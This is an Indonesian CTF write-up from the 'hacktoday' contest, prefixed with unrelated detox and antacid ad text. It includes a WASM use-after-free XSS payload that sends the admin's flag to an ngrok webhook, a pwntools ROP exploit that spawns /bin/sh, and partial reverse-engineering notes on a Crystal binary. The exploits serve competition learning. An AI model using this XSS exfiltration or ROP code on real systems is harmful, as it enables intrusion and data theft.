

## Bakteri Usus Gak Seimbang Memicu Maag

### *Sebelum*

#### Rutin Detox

- Maag sering kambuh + berat badan naik 24 kg
- Suka banget minum manis
- Kurang energi jadi susah quality time dengan anak

Peppie Erica

### *Setelah*

#### Rutin Detox

- Maag gak pernah kambuh lagi + lingkaran pinggang mengecil
- Move on dari minuman manis
- Badan berenergi jadi bisa main & lebih dekat dengan anak

# ASAM LAMBUNG

Selalu sedia ProMaag ya ges

Shatternox

Enryu

Aseng

## Daftar Isi

<b>Daftar Isi</b>	<b>2</b>
<b>Web Exploitation</b>	<b>2</b>
Vaints Browser 3 (Web x Binex)	3
<b>Binary Exploitation</b>	<b>11</b>
FF	11
<b>Reverse Engineering</b>	<b>17</b>
concurrent	17
<b>Misc</b>	<b>31</b>
Absen dulu	31
<b>Forensic</b>	<b>32</b>
<b>Cryptography</b>	<b>33</b>
Impossible-v2 (Unsolved)	33

## Web Exploitation

### Vaints Browser 3 (Web x Binex)

#### Langkah Penyelesaian:

Diberikan sebuah *web service* biasa yang konklusi pertama kami adalah melakukan XSS dengan “memaksa” admin untuk membuka *vulnerable* URL penyerang, karena ada endpoint yang mengecek *behaviour* tersebut pada app (framework admin-reportnya menggunakan Flask):

```
@app.route('/flag')
def flag():
    if request.remote_addr == admin_ip:
        return os.environ["FLAG"]

    else:
        return "You are not admin!"
```

Namun ternyata ada snippet linked-list dalam bahasa C yang mengatur validasi *backend server* dan terkompilasi dalam format WASM.

*Interface Web service* utama:

## Vaints List

A linked list of vaints, written in WASM!

ID	Name
0	Vaints Kushner
1	Vaints Leto

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <emscripten.h>

typedef struct jared {
    char* name;
    struct jared *next;
} JARED;

JARED *HEAD = NULL;

int validateJared(char *name) {
    while (*name) {
        if ((*name < 'a' || *name > 'z') && (*name < 'A' || *name >
'Z')) && (*name != ' ')) {
            return 1;
        }
        name++;
    }
    return 0;
}

EMSCRIPTEN_KEEPALIVE
int insertSorted(char *name) {

    char *newName = malloc(strlen(name) + 1);
    strcpy(newName, name);

    printf("Inserting: %s\n", newName);
    if (validateJared(newName)) {
        return 1;
    }

    JARED *new = malloc(sizeof(JARED));
    new->name = newName;

```

```

if (HEAD == NULL) {
    new->next = NULL;
    HEAD = new;
    return 0;
}

JARED *curr = HEAD;
JARED *prev = NULL;
while (curr != NULL) {
    if (strcmp(curr->name, name) > 0) {
        if (prev == NULL) {
            new->next = curr;
            HEAD = new;
            return 0;
        } else {
            new->next = curr;
            prev->next = new;
            return 0;
        }
    }
    prev = curr;
    curr = curr->next;
}
prev->next = new;
new->next = NULL;
return 0;
}

```

```

EMSCRIPTEN_KEEPALIVE
char *getNameAtIndex(int index) {
    JARED *curr = HEAD;
    int i = 0;
    while (curr != NULL) {
        if (i == index) {
            return curr->name;
        }
        i++;
        curr = curr->next;
    }
}

```

```

    return NULL;
}

EMSCRIPTEN_KEEPALIVE
int deleteNameAtIndex(int index) {
    JARED *curr = HEAD;
    JARED *prev = NULL;
    int i = 0;
    while (curr != NULL) {
        if (i == index) {
            prev->next = curr->next;
            free(curr);
            return 0;
        }
        prev = curr;
        curr = curr->next;
        i++;
    }
    return 1;
}

EMSCRIPTEN_KEEPALIVE
int init() {
    insertSorted("Vaints Song");
    insertSorted("Vaints Leto");
    insertSorted("Vaints Kushner");
    return 0;
}

```

Karena WASM-nya juga di handling dengan *javascript*, mari kita cek juga SC dari JS Handlernya:

```

let MAX_vaints = 100;

let vaints = new
URLSearchParams(window.location.search).get("vaints");
let index = new
URLSearchParams(window.location.search).get("index");

```

```

    if (vaints) {

        vaints = vaints.split(",")
        let numvaints = 0;

        for (let vaint of vaints) {
            if (Module.ccall('insertSorted',
'number', ['string'], [vaint]) === 0) {
                if (index) {
                    console.log("Free Vaints");
                    Module.ccall('deleteNameAtIndex',
'number', ['number'], [parseInt(index)]);
                }
            } else {
                // No XSS for you!
                Swal.fire({
                    title: "Invalid Vaints",
                    text: "The Vaints you entered is
invalid.",
                    icon: "error",
                    confirmButtonText: "OK"
                });
            }
        }
    }
}

```

**Module.ccall** disini akan memanggil fungsi yang asalnya dari C (namun sudah terkompilasi dalam WASM). Setelah ditelaah lebih lanjut, pada challenge yang diberikan ada parameter **index**, yang digunakan untuk free index yang diinginkan dan **hanya jika** insertnya valid.

Pada fungsi **deleteNameAtIndex()** terdapat **UAF(user after free)** pada HEAD tidak diupdate lagi dengan yang baru setelah melakukan free pada index pertama (0).

```

int deleteNameAtIndex(int index) {
    JARED *curr = HEAD;
    JARED *prev = NULL;

```

```

int i = 0;
while (curr != NULL) {
    if (i == index) {
        prev->next = curr->next;
        free(curr);
        return 0;
    }
    prev = curr;
    curr = curr->next;
    i++;
}
return 1;
}

```

Jadi penulis dapat merubah pointer `*name` dan `*next` di Struct jared HEAD dengan call **insertSorted()** .

```

int insertSorted(char *name) {

    char *newName = malloc(strlen(name) + 1);
    strcpy(newName, name);

    printf("Inserting: %s\n", newName);
    if (validateJared(newName)) {
        return 1;
    }
}

```

Maka sudah jelas bahwa goal yang harus dicapai adalah bisa melakukan XSS untuk mendapatkan flagnya, tetapi juga ada pengecekan agar tidak bisa memasukan symbol ( `<` atau `>` ) yang diperlukan untuk XSS, untuk ngebypassnya dapat dengan memanfaatkan Use-After-Free (UAF) yang disebutkan penulis sebelumnya.

Ada hal penting lainnya, pada WASM itu **tidak ada ASLR**, jadi addressnya *fixed*, maka penulis akan mencoba menggunakan address malloc `0x0050e20` atau `\x20\x0e\x50\x00` sebagai payload XSS.

Ada 3 insert yang dilakukan :

1. Malloc pertama **isinya payload XSS**



2. Malloc kedua JUNK (valid) yang digunakan untuk **free index 0** (**HEAD**)
3. Malloc ketiga untuk mengisi char\* name; menjadi **Address Malloc pertama**.

Outputnya akan mem-prompt payload XSS yang telah dicraft.

Url dibawah ini akan melakukan alert(1)

```
http://103.167.133.102:16001/?index=0&vaints=<img src=x
onerror="alert(1)">,a,%20%0e%50%00
```

Kita dapat memanfaatkan AJAX Request atau langsung saja dengan Fetch API HTML5 untuk "memaksa" admin dalam melakukan fetching flag pada endpoint /flag (vulnerable URL yang mengandung payload XSS disubmit ke 103.167.133.102:16002/visit [fitur Report ke admin]) dan mengirimkannya ke webhook kita, disini Penulis akan menggunakan **ngrok** sebagai webhook untuk mencapai objektif tersebut.

Disini kami sempat salah karena yang digunakan seharusnya *resolved service name* dari docker-compose.yml-nya (app), bukan dalam iphost:port.

Run script solve.py di bawah, dan lihat *request* yang muncul:

```
(root@kali)-[/media/sf_virtual]
# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [11/Sep/2022 06:44:51] "GET /?flag=aGFja3RvZGF5e3lvdUhhY2tfTUU/X1dBU1NFRUVNTV9MSU5aX0lTX0hFUKV9 HTTP/1.1" 200 -
```

Ada yang visit dengan base64

Tinggal decode dan mendapatkan flagnya

```
(root@kali)-[/media/sf_CTF/hacktoday/Vaints_Browser3]
# echo 'aGFja3RvZGF5e3lvdUhhY2tfTUU/X1dBU1NFRUVNTV9MSU5aX0lTX0hFUKV9'|base64 -d
hacktoday{youHack_ME?_WASSEEEMM_LINZ_IS_HERE}
```

Code :

```
solve.py
```

```
import requests
```

```
# http://103.167.133.102:16001/?index=0&vaints=<img src=x
onerror="alert(1)">,a,%20%0e%50%00
```

```
data = {
  "url": "http://app/?index=0&vaints=<img src=x
onerror=\"fetch('/flag').then(resp => resp.text()).then(flag =>
fetch(`http://ab53-180-243-6-201.ngrok.io/?flag=${btoa(flag)}`)\">,a
,%20%0e%50%00"
}

req = requests.post("http://103.167.133.102:16002/visit",json=data)
```

Flag: `hacktoday{youHack_ME?_WASSEEEEMM_LINZ_IS_HERE}`

# Binary Exploitation

**FF**

## Langkah Penyelesaian:

Check security pada file elf, semuanya nyala

```
[*] '/media/sf_CTF/hacktoday/FF/ff_patched'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
RUNPATH:   ''
```

Penulis akan melakukan decompiler, dan terdapat loop pada function Bills

```
1 |
2 | void Bills(void)
3 |
4 | {
5 |     long in_FS_OFFSET;
6 |     char *__format;
7 |     uint local_220;
8 |     uint local_21c;
9 |     undefined local_218 [520];
10 |    long local_10;
11 |
12 |    local_10 = *(long *)(in_FS_OFFSET + 0x28);
13 |    printf("Enter Your Bills: ");
14 |    __isoc99_scanf(&DAT_0010201b,&local_220);
15 |    for (local_21c = 0; local_21c < local_220; local_21c = local_21c + 1) {
16 |        printf("Bill (%d): ",(ulong)(local_21c + 1));
17 |        __isoc99_scanf(&DAT_0010202a);
18 |    }
19 |    sum(local_218,local_220);
20 |    printf(__format,"Result: %a");
21 |    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
22 |        /* WARNING: Subroutine does not return */
23 |        __stack_chk_fail();
24 |    }
25 |    return;
26 | }
```

Note : decompilernya ada yang salah, harusnya scanf kedua ke variable local\_218

Singkatnya : **Double Local\_218[65]**

Dari code diatas terdapat out-of-bound array double dengan memberikan banyak bills(local\_220) lebih panjang dari variable array double yaitu 65 (520/8).

Tetapi terdapat proteksi bof yaitu canary, dan penulis juga harus leak address libc dan exe.

Dari snippet code diatas, function bills() akan print total semua bills yang dimasukan, disini penulis bisa mendapatkan address di area stack. Caranya memasukan 0 ( agar print hanya address yang mau di leak ) sampai 1 index sebelumnya address yang ingin dileak dan index terakhir adalah address yang ingin dileak yang dimana harus diberikan input '+' ( agar tidak mengubah nilai address tersebut ).

Sebelumnya memasukan input local\_218 dengan decimal 0, harus di packed menjadi double dengan struct.

Setelah output keluar, harus diubah menjadi decimal agar bisa dibaca.

Scanf dengan format %a,

%a adalah double float dalam bentuk hex, dari pengertion disini

<https://stackoverflow.com/questions/4826842/the-format-specifier-a-for-printf-in-c>

Dari sini penulis harus mencari cara untuk mengubah format %a menjadi decimal. Penulis telah menemukannya yaitu pertama ubah output menjadi float biasa dengan cara float.fromhex(INPUT), dan unpack float dengan struct, hasilnya adalah decimal.

Sesudah leak address, maka penulis hanya perlu bikin rop chain setelah index 65, dengan format payload canary + rbp + payload rop chain. Penulis juga akan packed payload decimal menjadi double dengan struct.

Run script solve.py

```

(root@kali)~/media/sf_CTF/hacktoday/FF
# python2 solve.py
[*] '/media/sf_CTF/hacktoday/FF/ff_patched'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
RUNPATH: '.'
[+] Opening connection to 103.167.133.102 on port
[*] u'/media/sf_CTF/hacktoday/FF/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
0x7f04469c9000
0x5632e99ce000
0x7a9beeff809d1800
[*] Switching to interactive mode
Result: 0x1.beeff809d18p+938$ ls
ff
flag
run_challenge.sh
$ cat flag
hacktoday{you_god_on_math_%a%a_LINZ_IS_HERE}
$

```

Code:

#### solve.py

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 103.167.133.102 --port 17001 ./ff
from pwn import *
from decimal import Decimal

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./ff_patched')

# Many built-in settings can be controlled on the command-line and
show up
# in "args". For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '103.167.133.102'

```

```

port = int(args.PORT or 17001)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *Bills+249
continue
''.format(**locals())

#=====
#                               EXPLOIT GOES HERE
#=====
# Arch:      amd64-64-little
# RELRO:     Full RELRO
# Stack:     Canary found

```

```

# NX:      NX enabled
# PIE:     PIE enabled

io = start()

# pack float
pd = lambda x: str(Decimal(struct.unpack("<d",struct.pack("<Q",int(x)
) )[0]))

# unpack float
ud = lambda x: int(struct.unpack("<Q",struct.pack('<d',float(x) )
)[0])

def leak(idx):
    io.sendlineafter(b"Bills: ",str(idx))

    for i in range(idx-1):
        io.sendlineafter(b": ",str(pd(0)))
    io.sendlineafter(b": ",'+')

    io.recvuntil("Result: ")

    data = io.recvuntil(" €",drop=True)

    return ud(float.fromhex(data))

def rop_send(payload):
    io.sendlineafter(b"Bills: ",str(65 + len(payload)))

    for i in range(65):
        io.sendlineafter(b": ",str(pd(0)))

    for p in payload:
        io.sendlineafter(b": ",str(pd(p)))

libc = exe.libc

libc.address = leak(60) - libc.sym['setvbuf'] - 261
print hex(libc.address)

```

```
exe.address = leak(63) - exe.sym['_start']
print hex(exe.address)
canary = leak(66)
print hex(canary)

pop_rdi = exe.search(asm("pop rdi ; ret")).next()

pay = [
    canary,
    0,
    pop_rdi+1,
    pop_rdi,
    libc.search("/bin/sh\x00").next(),
    libc.sym['system']
]
rop_send(pay)

io.interactive()
```

Flag: `hacktoday{you_god_on_math_%a%a_LINZ_IS_HERE}`








## Reverse Engineering

### concurrent

Diberikan sebuah Mach-O Binary berbasis bahasa Crystal yang memiliki sintaks mirip dengan Ruby (<https://crystal-lang.org/>). Arsitekturnya ARM, dan kami langsung melakukan analisa statis dengan *decompiler* IDA saja dan seperti biasa melakukan pengecekan *strings* untuk melihat karakteristik dan indikasi adanya *cross-references* menarik.

__const:00000001000CFEF0	unk_1000CFEF0	DCB	1
__const:00000001000CFEF0			
__const:00000001000CFEF1		DCB	0
__const:00000001000CFEF2		DCB	0
__const:00000001000CFEF3		DCB	0
__const:00000001000CFEF4		DCB	0xA
__const:00000001000CFEF5		DCB	0
__const:00000001000CFEF6		DCB	0
__const:00000001000CFEF7		DCB	0
__const:00000001000CFEF8		DCB	0xA
__const:00000001000CFEF9		DCB	0
__const:00000001000CFEFA		DCB	0
__const:00000001000CFEFB		DCB	0
__const:00000001000CFEFC		DCB	0x68 ; h
__const:00000001000CFEFD		DCB	0x61 ; a
__const:00000001000CFEFE		DCB	0x63 ; c
__const:00000001000CFEFF		DCB	0x6B ; k
__const:00000001000CFF00		DCB	0x74 ; t
__const:00000001000CFF01		DCB	0x6F ; o
__const:00000001000CFF02		DCB	0x64 ; d
__const:00000001000CFF03		DCB	0x61 ; a
__const:00000001000CFF04		DCB	0x79 ; y
__const:00000001000CFF05		DCB	0x7B ; {
__const:00000001000CFF06		DCB	0
__const:00000001000CFF07		DCB	0

Hanya *stack strings* ini saja yang menurut kami cukup menjadi *findings* awal yang menarik. Namun mari kita telaah lebih lanjut, *entry point* dari binary ini ada pada address berikut:


Name	Address	Ordinal
 _main	000000010000C610	[main entry]
 _mh_execute_header	0000000100000000	
 __crystal_main	0000000100003148	
 __crystal_once_init	00000001000035FC	
 ..	0000000100003640	

Dari \_\_main tersebut juga diarahkan ke Crystal user main code:

```
var_s0= 0
```

```
STP          X29, X30, [SP, #-0x10+var_s0]!
MOV          X29, SP
BL           __crystal_main
LDP          X29, X30, [SP+var_s0], #0x10
RET
```

Dan proses *entry point* sebenarnya baru berjalan pada fungsi \_\_crystal\_main dengan bentukan flow graph berikut:



```

ADRP      X9, #_Crystal__DEFAULT_PATH@PAGE
ADRP      X8, #unk_1000CF250@PAGE
ADD       X8, X8, #unk_1000CF250@PAGEOFF
STR       X8, [X9, #_Crystal__DEFAULT_PATH@PAGEOFF]
ADRP      X9, #_Crystal__DESCRIPTION@PAGE
ADRP      X8, #unk_1000CF280@PAGE
ADD       X8, X8, #unk_1000CF280@PAGEOFF
STR       X8, [X9, #_Crystal__DESCRIPTION@PAGEOFF]
ADRP      X9, #_Crystal__PATH@PAGE
ADRP      X8, #unk_1000CF2E0@PAGE
ADD       X8, X8, #unk_1000CF2E0@PAGEOFF
STR       X8, [X9, #_Crystal__PATH@PAGEOFF]
ADRP      X9, #_Crystal__LIBRARY_PATH@PAGE
ADRP      X8, #unk_1000CF360@PAGE
ADD       X8, X8, #unk_1000CF360@PAGEOFF
STR       X8, [X9, #_Crystal__LIBRARY_PATH@PAGEOFF]
ADRP      X9, #_Crystal__VERSION@PAGE
ADRP      X8, #unk_1000CF380@PAGE
ADD       X8, X8, #unk_1000CF380@PAGEOFF
STR       X8, [X9, #_Crystal__VERSION@PAGEOFF]
ADRP      X9, #_Crystal__LLVM_VERSION@PAGE
ADRP      X8, #unk_1000CF3A0@PAGE
ADD       X8, X8, #unk_1000CF3A0@PAGEOFF
STR       X8, [X9, #_Crystal__LLVM_VERSION@PAGEOFF]
BL        __crystal_once_init
ADRP      X8, #__ONCE_STATE@PAGE
STR       X8, [SP, #0xD0+var_B8]
STR       X0, [X8, #__ONCE_STATE@PAGEOFF]
ADRP      X0, #unk_1000CF490@PAGE
ADD       X0, X0, #unk_1000CF490@PAGEOFF
BL        __Exception__CallStack__skip_String__Nil
BL        __Exception__CallStack__CURRENT_DIR_init
LDR       X8, [SP, #0xD0+var_B8]
LDR       X0, [X8, #0x108]
ADRP      X1, #_Exception__CallStack__skip_init@PAGE

```

**Subroutine** pertama merupakan sebuah “dispatcher” yang mirip dengan kompilasi LLVM bagi *binary* ini, berikut referensi bacaannya diambil dari dokumentasi Crystal Lang itu sendiri:

## Execution of a program

When a program starts, it fires up a main fiber that will execute your top-level code. There, one can spawn many other fibers. The components of a program are:

- The Runtime Scheduler, in charge of executing all fibers when the time is right.
- The Event Loop, which is just another fiber, being in charge of async tasks, like for example files, sockets, pipes, signals and timers (like doing a `sleep`).
- Channels, to communicate data between fibers. The Runtime Scheduler will coordinate fibers and channels for their communication.
- Garbage Collector: to clean up "no longer used" memory.

dan ternyata, pemanggilan program sebenarnya terletak pada *subroutine* depth terakhir (pada umumnya demikian, referensi bacaan:

<https://dreadlocked.github.io/2018/10/08/reversing-crystal-binaries/>)

, dengan dekompilasi sebagai berikut:

```
_Log::builder_init(v34);
v35 = _at_exit__Proc_Int32__Exception__Nil__Nil__Nil(

_procProc_Int32__Exception__Nil__Nil__opt_homebrew_Cellar_crystal
_1_4_1_src_log_main_cr_49,
    0LL);
v36 = _Log::setup_Nil(v35);
v37 = _URI::default_ports_init(v36);
v38 = _main_String(v37);
return _puts_String__Nil(v38);
```

Program sebenarnya ada pada `_main_String` yang jika didekompilasi:

```
void *_main_String()
```

```

{
    __int64 v0; // x0
    __int64 v2; // x0
    __int64 v5; // [xsp+10h] [xbp-100h]
    __int64 v7; // [xsp+28h] [xbp-E8h]
    __int64 v8; // [xsp+40h] [xbp-D0h]
    __int64 v9; // [xsp+48h] [xbp-C8h]
    __int64 v10; // [xsp+60h] [xbp-B0h]
    _QWORD *v11; // [xsp+70h] [xbp-A0h]
    _QWORD *v12; // [xsp+90h] [xbp-80h]
    unsigned int v13; // [xsp+A8h] [xbp-68h]
    unsigned int i; // [xsp+C8h] [xbp-48h]
    __int64 v15; // [xsp+D0h] [xbp-40h]
    __int64 v16; // [xsp+E0h] [xbp-30h]
    __int64 v17; // [xsp+F0h] [xbp-20h]
    __int64 v18; // [xsp+F8h] [xbp-18h]

    v12 = (_QWORD *)__crystal_malloc64(8LL);
    v18 =
_Array_String__Array_T::__unsafe_build_Int32__Array_String_(
846LL, 2LL);
    v17 = *(_QWORD *)(v18 + 16);

    _Pointer_String__Pointer_T_____Int32__String__String(v17,
0LL, &off_1000CF688);

    _Pointer_String__Pointer_T_____Int32__String__String(v17,
1LL, &unk_1000CFE80);
    *v12 =
_Channel_String__Channel_T::__new_Channel_String_(1019LL);
    for ( i = 0; ; ++i )
    {
        if ( (signed int)i >= *(_DWORD *)(v18 + 4) )

```

```

    {
        v16 =
_Array_String__Array_T::new_Array_String_(846LL);
        v10 = v18;
        v13 = 0;
        goto LABEL_11;
    }
    v11 = (_QWORD *)__crystal_malloc64(16LL);
    v11[1] = v12;
    *v11 =
_Array_String__Array_T__unsafe_fetch_Int32__String(v18, i);
    v0 = _spawn__Proc_Nil__Fiber(_procProc_Nil__main_cr_9,
v11);
    if ( __OFADD__(i, 1) )
        break;
}
__crystal_raise_overflow(v0);
__break(1u);
while ( 1 )
{
LABEL_11:
    if ( (signed int)v13 >= *(_DWORD *)(v10 + 4) )
    {
        v9 = _Array_String__Array_T__uniq_Array_String_(v16);
        goto LABEL_20;
    }
    _Array_String__Array_T__unsafe_fetch_Int32__String(v10,
v13);
    v8 = _Channel_String__Channel_T__receive_String(*v12);
    v2 =
_Array_String__Array_T__push_String__Array_String_(v16,
v8);
    if ( __OFADD__(v13, 1) )

```

```

        break;
    ++v13;
}
__crystal_raise_overflow(v2);
__break(1u);
LABEL_20:
    if ( (_Int32_Object____Int32__Bool(1LL, *(unsigned int
*)(v9 + 4)) & 1) == 0 )
        return &unk_1000CF528;
    v7 = _Array_String__Indexable_T____Int32__String(v16,
0LL);
    v15 =
_String::interpolation_String__String__String__String(&unk_
1000CFEA0, v7, &unk_1000CFED0);
    v5 =
_Digest::MD5_Digest::ClassMethods::hexdigest_String__String
(v15);
    return (void
*)_String::interpolation_String__String__String__String(&un
k_1000CFEF0, v5, &off_1000CFF08);

```

Hal yang menariknya adalah, terdapat *cross-references call* dari stack strings `hacktoday{` pada *return value* fungsi ini (pada argumen pertama dari pemanggilan interpolation), dan juga beberapa validasi tambahan di dalamnya. Interpolation pada bahasa Crystal berguna untuk menyisipkan sebuah *semantics expression* dan juga alternatif konkatinator (Referensi: [https://crystal-lang.org/reference/1.5/syntax\\_and\\_semantics/literals/string.html](https://crystal-lang.org/reference/1.5/syntax_and_semantics/literals/string.html)). Variabel `v5` merupakan produk dari hasil MD5 Hash dari sebuah *string* yang direferensikan dari variabel `v15` dengan 3 argumen, yakni dengan spesifik argumen pertama:

```

__const:00000001000CFEA0 unk_1000CFEA0 DCB 1
; DATA XREF: __main_String+26C↑o
__const:00000001000CFEA1 DCB 0
__const:00000001000CFEA2 DCB 0
__const:00000001000CFEA3 DCB 0
__const:00000001000CFEA4 DCB 0x21 ; !
__const:00000001000CFEA5 DCB 0
__const:00000001000CFEA6 DCB 0
__const:00000001000CFEA7 DCB 0
__const:00000001000CFEA8 DCB 0x21 ; !
__const:00000001000CFEA9 DCB 0
__const:00000001000CFEAA DCB 0
__const:00000001000CFEAB DCB 0
__const:00000001000CFEAC DCB 0x54 ; T
__const:00000001000CFEAD DCB 0x68 ; h
__const:00000001000CFEAE DCB 0x69 ; i
__const:00000001000CFEAF DCB 0x73 ; s
__const:00000001000CFEB0 DCB 0x20
__const:00000001000CFEB1 DCB 0x69 ; i
__const:00000001000CFEB2 DCB 0x73 ; s
__const:00000001000CFEB3 DCB 0x20
__const:00000001000CFEB4 DCB 0x69 ; i
__const:00000001000CFEB5 DCB 0x6C ; l
__const:00000001000CFEB6 DCB 0x6C ; l
__const:00000001000CFEB7 DCB 0x65 ; e
__const:00000001000CFEB8 DCB 0x67 ; g
__const:00000001000CFEB9 DCB 0x61 ; a
__const:00000001000CFEBA DCB 0x6C ; l
__const:00000001000CFEBB DCB 0x2C ; ,
__const:00000001000CFEBC DCB 0x20
__const:00000001000CFEBD DCB 0x79 ; y
__const:00000001000CFEBE DCB 0x6F ; o

```



__const:00000001000CFEBF	DCB 0x75 ; u
__const:00000001000CFEC0	DCB 0x20
__const:00000001000CFEC1	DCB 0x63 ; c
__const:00000001000CFEC2	DCB 0x61 ; a
__const:00000001000CFEC3	DCB 0x6E ; n
__const:00000001000CFEC4	DCB 0x74 ; t
__const:00000001000CFEC5	DCB 0x20
__const:00000001000CFEC6	DCB 0x68 ; h
__const:00000001000CFEC7	DCB 0x61 ; a
__const:00000001000CFEC8	DCB 0x76 ; v
__const:00000001000CFEC9	DCB 0x65 ; e
__const:00000001000CFECA	DCB 0x20
__const:00000001000CFECB	DCB 0x32 ; 2
__const:00000001000CFECC	DCB 0x20

Lalu dari argumen kedua yang mereferensikan nilai variabel v7 yang didapat dari hasil modul Indexable Array value v16 dan argumen ketiga yang merupakan *stacked strings* juga:

__const:00000001000CFED0	unk_1000CFED0	DCB 1
; DATA XREF: __main_String+274↑o		
__const:00000001000CFED1		DCB 0
__const:00000001000CFED2		DCB 0
__const:00000001000CFED3		DCB 0
__const:00000001000CFED4		DCB 0x11
__const:00000001000CFED5		DCB 0
__const:00000001000CFED6		DCB 0
__const:00000001000CFED7		DCB 0
__const:00000001000CFED8		DCB 0x11
__const:00000001000CFED9		DCB 0
__const:00000001000CFEDA		DCB 0
__const:00000001000CFEDB		DCB 0
__const:00000001000CFEDC		DCB 0x20

__const:00000001000CFEDD	DCB 0x61 ; a
__const:00000001000CFEDE	DCB 0x74 ; t
__const:00000001000CFEDF	DCB 0x20
__const:00000001000CFEE0	DCB 0x74 ; t
__const:00000001000CFEE1	DCB 0x68 ; h
__const:00000001000CFEE2	DCB 0x65 ; e
__const:00000001000CFEE3	DCB 0x20
__const:00000001000CFEE4	DCB 0x73 ; s
__const:00000001000CFEE5	DCB 0x61 ; a
__const:00000001000CFEE6	DCB 0x6D ; m
__const:00000001000CFEE7	DCB 0x65 ; e
__const:00000001000CFEE8	DCB 0x20
__const:00000001000CFEE9	DCB 0x74 ; t
__const:00000001000CFEEA	DCB 0x69 ; i
__const:00000001000CFEEB	DCB 0x6D ; m
__const:00000001000CFEEC	DCB 0x65 ; e

Maka dari itu menurut kami, harus ada kondisi yang memenuhi agar dapat me-*return* value tersebut.

Konklusi awal kami, struktur flag tersebut akan menjadi:  
**hacktoday{** + MD5(argumen\_pertama\_stacked\_strings + v7 + argumen\_ketiga\_stacked\_strings) + **}**

Selanjutnya kami menganalisa nilai dari v7 yang merupakan derivatif produk dari v16:

```

//
LABEL_20:
    if ( ( _Int32_Object____Int32_Bool(1LL, *(unsigned int*)(v9 + 4)) & 1) == 0 )
        return &unk_1000CF528;
    v7 = _Array_String_Indexable_T____Int32_String(v16, 0LL);

```

```

for ( i = 0; ; ++i )
{
    if ( (signed int)i >= *(_DWORD *)(v18 + 4) )
    {
        v16 = _Array_String__Array_T::new_Array_String(846LL);
        v10 = v18;
        v13 = 0;
        goto LABEL_11;
    }
    v11 = (__QWORD *)__crystal_malloc64(16LL);
    v11[1] = v12;
    *v11 = _Array_String__Array_T__unsafe_fetch_Int32__String(v18, i);
    v0 = _spawn__Proc_Nil__Fiber(_procProc_Nil__main_cr_9, v11);
    if ( __OFADD__(i, 1) )
        break;
}
__crystal_raise_overflow(v0);
__break(1u);
while ( 1 )
{
    LABEL_11:
    if ( (signed int)v13 >= *(_DWORD *)(v10 + 4) )
    {
        v9 = _Array_String__Array_T__uniq_Array_String(v16);
        goto LABEL_20;
    }
    _Array_String__Array_T__unsafe_fetch_Int32__String(v10, v13);
    v8 = _Channel_String__Channel_T__receive_String(*v12);
    v2 = _Array_String__Array_T__push_String__Array_String(v16, v8);
}

```

Disini banyak sekali referensi penggunaan Channel dan Fiber dari binary Crystal dan itu yang menyebabkan sebenarnya bahasa pemrograman ini memiliki konsep “*concurrency*”. Program akan menggunakan Fiber untuk melakukan komunikasi internal pada OS dalam mengeksekusi *task* tertentu dan pada hal ini, kita dapat mengecek apa yang dipanggil dalam fungsi `_procProc_Nil_main_cr_9`:

```

__int64 __fastcall _procProc_Nil__main_cr_9(__QWORD *a1)
{

```

```

_QWORD *v2; // [xsp+8h] [xbp-18h]
__int64 v3; // [xsp+18h] [xbp-8h]

v2 = (_QWORD *)a1[1];
v3 = _System::User::find_by_id_String__System::User(*a1);
return
_Channel_String__Channel_T__send_String__Channel_String__(*v
2, *(_QWORD *)(v3 + 8));
}

```

Ada pemanggilan *class* `System::User` disini, yang sesuai referensi dokumentasi Crystal:

**class** `System::User`

`System::User` < `Reference` < `Object`

## Overview

Represents a user on the host system.

Users can be retrieved by either username or their user ID:

```

require "system/user"

System::User.find_by name: "root"
System::User.find_by id: "0"

```

Outputnya akan me-*return* nama dari user dengan ID *n*. Disini kami mengkonklusikan bahwa ID User yang dimaksud merupakan UID dari OS, jadi mungkin saja parameter yang masuk untuk dicek merupakan *pointer string* yang merupakan ID dari kode sebelumnya, yakni dari kedua data dari offset ini:

```

LDUR      X0, [X29,#var_20]
ADRL      X2, off_1000CF688
MOV       W1, WZR
BL        __Pointer_String__Pointer_T____Int32__String__String
B         loc_100012E50

```

↓

```

loc_100012E50
LDUR      X0, [X29,#var_20]
ADRL      X2, unk_1000CFE80
MOV       W1, #1
BL        __Pointer_String__Pointer_T____Int32__String__String
B         loc_100012E68

```

```

off_1000CF688  DCQ  __mh_execute_header+1
               ;
               ;
               DCB   1
               DCB   0
               DCB   0
               DCB   0
               DCB  0x31 ; 1

```

```

unk_1000CFE80  DCB   1
               DCB   0
               DCB   0
